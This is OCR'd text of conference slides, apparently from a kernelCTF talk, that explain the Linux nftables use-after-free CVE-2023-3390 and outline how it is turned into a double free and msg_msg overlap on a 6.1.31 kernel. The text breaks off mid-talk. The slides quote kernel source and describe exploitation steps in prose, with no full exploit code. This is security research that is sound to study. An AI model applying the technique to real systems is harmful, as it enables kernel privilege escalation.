
# The Vulnerability - CVE-2023-3390

- UAF flow exist (assume table and chain is already initialized)




# The Vulnerability - CVE-2023-3390

- *nft_set* is allocated and initialized




# The Vulnerability - CVE-2023-3390

- *nft_set* is freed during faulty *NFT_MSG_NEWRULE*'s cleanup routine
    - Due to invalid cleanup flag, the victim set is not properly deactivated



# The Vulnerability - CVE-2023-3390

- Another *NFT_MSG_NEWRULE* try to access into nft_set
    - Which is already freed, but still accessible by improper deactivation



# The Vulnerability - CVE-2023-3390

- Freed set object only accessible in same transaction
- Possible exploit approaches
    - Race the two transaction and reclaim the set with other transaction’s set
    - Race the other thread to reclaim the set with other objects
    - Reclaim with the other set in same transaction and exploiting nftables objects


# The Vulnerability - CVE-2023-3390

- Freed set object only accessible in same transaction
- Possible exploit approaches
  - ~~Race the two transaction and reclaim the set with other transaction’s set~~
  - ~~Race the other thread to reclaim the set with other objects~~
  - ~~Reclaim with the other set in same transaction and exploiting nftables objects~~
    - Race was quite unreliable (or impossible?)
    - Need to analysis nftables internals deeply
    - Above all, we don’t want to do those :(
  - Or…?

# The Vulnerability - CVE-2023-3390

```c
static inline void set_freepointer(struct kmem_cache *s, void *object, void *fp)
{
	unsigned long freeptr_addr = (unsigned long)object + s->offset;

#ifdef CONFIG_SLAB_FREELIST_HARDENED
	BUG_ON(object == fp); /* naive detection of double free or corruption */
#endif

	freeptr_addr = (unsigned long)kasan_reset_tag((void *)freeptr_addr);
	*(void **)freeptr_addr = freelist_ptr(s, fp, freeptr_addr);
}
```


- Achieve double free
  - SLUB allocator has naive double free detection



# The Vulnerability - CVE-2023-3390


```c
static inline void set_freepointer(struct kmem_cache *s, void *object, void *fp)
{
	unsigned long freeptr_addr = (unsigned long)object + s->offset;

#ifdef CONFIG_SLAB_FREELIST_HARDENED
	BUG_ON(object == fp); /* naive detection of double free or corruption */
#endif

	freeptr_addr = (unsigned long)kasan_reset_tag((void *)freeptr_addr);
	*(void **)freeptr_addr = freelist_ptr(s, fp, freeptr_addr);
}
```

- Achieve double free
  - SLUB allocator has naive double free detection



# The Vulnerability - CVE-2023-3390

- Double Free on (512/1k)-sized slab cache
    - Size of *nft_set* struct can vary








**Figure 1:** Architecture of SLUB allocator

# Agenda

- About us
- Introduction to Google kernelCTF
- The Vulnerability: CVE-2023-3390
- The Exploit:
  - LTS 6.1.31 instance
  - COS 105 instance
  - Mitigation 6.1 instance
- Demystifying kernel exploit mitigations
- Conclusion & Takeaways


# The Exploit: LTS 6.1.31 instance

- *msg_msg* & *msg_msgseg* struct

```
/* one msg_msg structure for each message */
struct msg_msg {
    struct list_head m_list;
    long m_type;
    size_t m_ts;        /* message text size */
    struct msg_msgseg *next;
    void *security;
    /* the actual message follows immediately */
};
struct msg_msgseg {
    struct msg_msgseg *next;
    /* the next part of the message follows immediately */
};
```

- Allocated as GFP_KERNEL_ACCOUNT via *msgsnd()*


```
alen = min(len, DATALEN_MSG);
msg = kmalloc(sizeof(*msg) + alen, GFP_KERNEL_ACCOUNT);
alen = min(len, DATALEN_SEG);
seg = kmalloc(sizeof(*seg) + alen, GFP_KERNEL_ACCOUNT);
```



kmalloc-cg-1k kmalloc-cg-512


# The Exploit: LTS 6.1.31 instance

- Leverage double free to *msg_msg* overlap




# The Exploit: LTS 6.1.31 instance

- Free one and reclaim with msg_msgseg struct
  - Corrupt msg_msg's header except 8 bytes
  - Overwrite m_ts fields



# The Exploit: LTS 6.1.31 instance

